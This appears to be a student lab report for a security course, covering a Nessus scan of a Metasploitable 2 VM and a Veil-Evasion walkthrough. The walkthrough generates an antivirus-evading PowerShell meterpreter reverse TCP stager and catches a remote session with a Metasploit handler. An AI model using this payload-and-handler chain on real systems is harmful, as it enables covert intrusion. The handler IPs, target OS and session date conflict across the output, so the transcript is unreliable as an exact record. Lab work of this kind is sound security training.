

FORMAN CHRISTIAN COLLEGE

(A CHARTERED UNIVERSITY)



CSCS 495 A

FA24

Introduction to NESSUS & VEIL

Assignment 2 Report


Daim Bin Khalid - 251686775

4th November, 2024

Task 1

Install & Sign-in to Nessus:

```
(daim@kali) - [~/Downloads]
$ sudo dpkg -i Nessus-10.8.3-debian10_amd64.deb
(Reading database ... 415662 files and directories currently installed.)
Preparing to unpack Nessus-10.8.3-debian10_amd64.deb ...
Unpacking nessus (10.8.3) over (10.8.3) ...
Setting up nessus (10.8.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
```



Get metasploitable 2 IP:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f2:c7:88
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
```

Start Basic Network Scan:

New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings

Credentials

Plugins

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name

Description

Folder

Targets

Upload Targets

metascan

My Scans

10.0.2.5

Add File

Save

Cancel

My Scans

Import

New Folder

New Scan

Search Scans

2 Scans

☐	Name	Scan Type	Schedule	Last Scanned	
☐	metascan	Vulnerability	On Demand	Today at 2:19 AM	

Results:

69 vulnerabilities detected with the following levels:


10 are critical

7 are high

25 are medium

9 are low

134 are just information



CVSS: 8.6

HIGH ISC BIND Service Downgrade / Reflected DoS

Description

According to its self-reported version, the instance of ISC BIND 9 running on the remote name server is affected by performance downgrade and Reflected DoS vulnerabilities. This is due to BIND DNS not sufficiently limiting the number fetches which may be performed while processing a referral response.

An unauthenticated, remote attacker can exploit this to cause degrade the service of the recursive server or to use the affected server as a reflector in a reflection attack.

Solution

Upgrade to the ISC BIND version referenced in the vendor advisory.

See Also

<https://kb.isc.org/docs/cve-2020-8616>

Output

```
Installed version : 9.4.2
Fixed version    : 9.11.19
```

CVSS: 6.5

MEDIUM

ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS

< >

Description

According to its self-reported version number, the installation of ISC BIND running on the remote name server is version 9.x prior to 9.11.22, 9.12.x prior to 9.16.6 or 9.17.x prior to 9.17.4. It is, therefore, affected by a denial of service (DoS) vulnerability due to an assertion failure when attempting to verify a truncated response to a TSIG-signed request. An authenticated, remote attacker can exploit this issue by sending a truncated response to a TSIG-signed request to trigger an assertion failure, causing the server to exit.

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.

Remediations:

[Back to My Scans](#)

Hosts

1

Vulnerabilities

69

Remediations

3

History

1


Search Actions



3 Actions

Action	Vulns ▼	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

Generated Report:



Reflection:

Vulnerability scanning is a very essential component in today's world. With everything being digitized it is necessary to maintain a certain level of security with the need to increase as the information is more critical, such as organizations. It is important to run vulnerability scans from time to time on our systems to make sure we can amend the loopholes before they become exposed to outside attackers or information leaks. As noticed by the scan report most of the vulnerabilities were information exposure and outdated software that were critical.

Task 2

Install & start veil

```
(daim@kali)-[~/Downloads]
$ veil

File System: Veil (Setup Script) | [Updated]: 2018-05-08

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Home
  os = kali
  osversion = 2024.3
  osmajversion = 2024
  arch = x86_64
  trueuser = daim
  userprimarygroup = daim
  userhomedir = /home/daim
  rootdir = /usr/share/veil
  veildir = /var/lib/veil
  outputdir = /var/lib/veil/output
  dependenciesdir = /var/lib/veil/setup-dependencies
  winedir = /var/lib/veil/wine
  winedrive = /var/lib/veil/wine/drive_c
  gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem
```

Select Evasion Tool:

➤ veil> use 1

List Payloads:

➤ veil/Evasion> list

Choose Payload

➤ veil/Evasion> use 22

```
Veil/Evasion>: use 22

=====
Veil-Evasion
=====

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload Information:
Name: Pure PowerShell Reverse TCP Stager
Language: powershell
Rating: Excellent
Description: pure windows/meterpreter/reverse_tcp stager, no shellcode

Payload: powershell/meterpreter/rev_tcp selected

Required Options:

Name                Value                Description
-----
BADMACS             FALSE               Checks for known bad mac addresses
DOMAIN              X                   Optional: Required internal domain
HOSTNAME            X                   Optional: Required system hostname
LHOST               IP of the Metasploit handler
LPORT               4444               Port of the Metasploit handler
MINBROWSERS         FALSE               Minimum of 2 browsers
MINPROCESSES        X                   Minimum number of processes running
MINRAM              FALSE               Require a minimum of 3 gigs of RAM
PROCESSORS          X                   Optional: Minimum number of processors
SLEEP               X                   Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X                   Optional: The required user account
USERPROMPT          FALSE               Window pops up prior to payload
UTCHECK             FALSE               Check that system isn't using UTC time zone
VIRTUALPROC         FALSE               Check for known VM processes

Available Commands:

back                Go back to Veil-Evasion
exit                Completely exit Veil
generate            Generate the payload
options             Show the shellcode's options
set                 Set shellcode option

[powershell/meterpreter/rev_tcp>>]:
```

Set Payload Options

- set LHOST 10.0.2.5
- LPORT 55432


```
[powershell/meterpreter/rev_tcp>]: set LHOST 10.0.2.15
[powershell/meterpreter/rev_tcp>]: set LPORT 54154
[powershell/meterpreter/rev_tcp>]: GENERATE

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[>] Please enter the base name for output files (default is payload): reverse_tcp_evasion

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

[*] Language: powershell
[*] Payload Module: powershell/meterpreter/rev_tcp
[*] PowerShell doesn't compile, so you just get text :)
[*] Source code written to: /var/lib/veil/output/source/reverse_tcp_evasion3.bat
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/reverse_tcp_evasion3.rc

Hit enter to continue ...

Veil-Evasion

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Veil-Evasion Menu

41 payloads loaded

Available Commands:


back          Go to Veil's main menu
checkvt       Check VirusTotal.com against generated hashes
clean         Remove generated artifacts
exit          Completely exit Veil
info          Information on a specific payload
list          List available payloads
use           Use a specific payload

Veil/Evasion>:
```

Generate Payload

Convert .bat File to .exe Format

- unzip B2E-master.zip
- wine /var/lib/veil/output/source/reverse_tcp_evasion.bat



Copy .exe File to Windows 10 Machine using shared folder

Run Metasploit with Resource File

- Msfconsole

➤ resource /path/to/reverse_tcp_evasion.rc

```
msf6 > resource /var/lib/veil/output/handlers/reverse_tcp_evasion.rc
[*] Processing /var/lib/veil/output/handlers/reverse_tcp_evasion.rc for ERB directives.
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LHOST 10.0.2.6
LHOST => 10.0.2.6
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set LPORT 54154
LPORT => 54154
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> set ExitOnSession false
ExitOnSession => false
resource (/var/lib/veil/output/handlers/reverse_tcp_evasion.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.6:54154
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.6:54154 → 10.0.2.15:49646) at 2024-07-18 11:47:42 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > sessions

Active sessions
-----

```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows VAGRANT-2008R2\Administrator @ VAGRANT-2008R2	10.0.2.6:54154 → 10.0.2.15:49646 (10.0.2.15)

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter >
```

Reflection

Assessing and constantly patching vulnerabilities and loopholes is necessary for all software. As networks, information and all connected infrastructure is part of a larger system it is necessary to secure it. As previously mentioned, finding vulnerabilities and patching them on one's own terms allows the user to secure it before those vulnerabilities are exploited by an outside invader. Any organization, banks, government databases, or even university grading system needs to be protected from any existing gaps as they can be exploited for malicious reasons.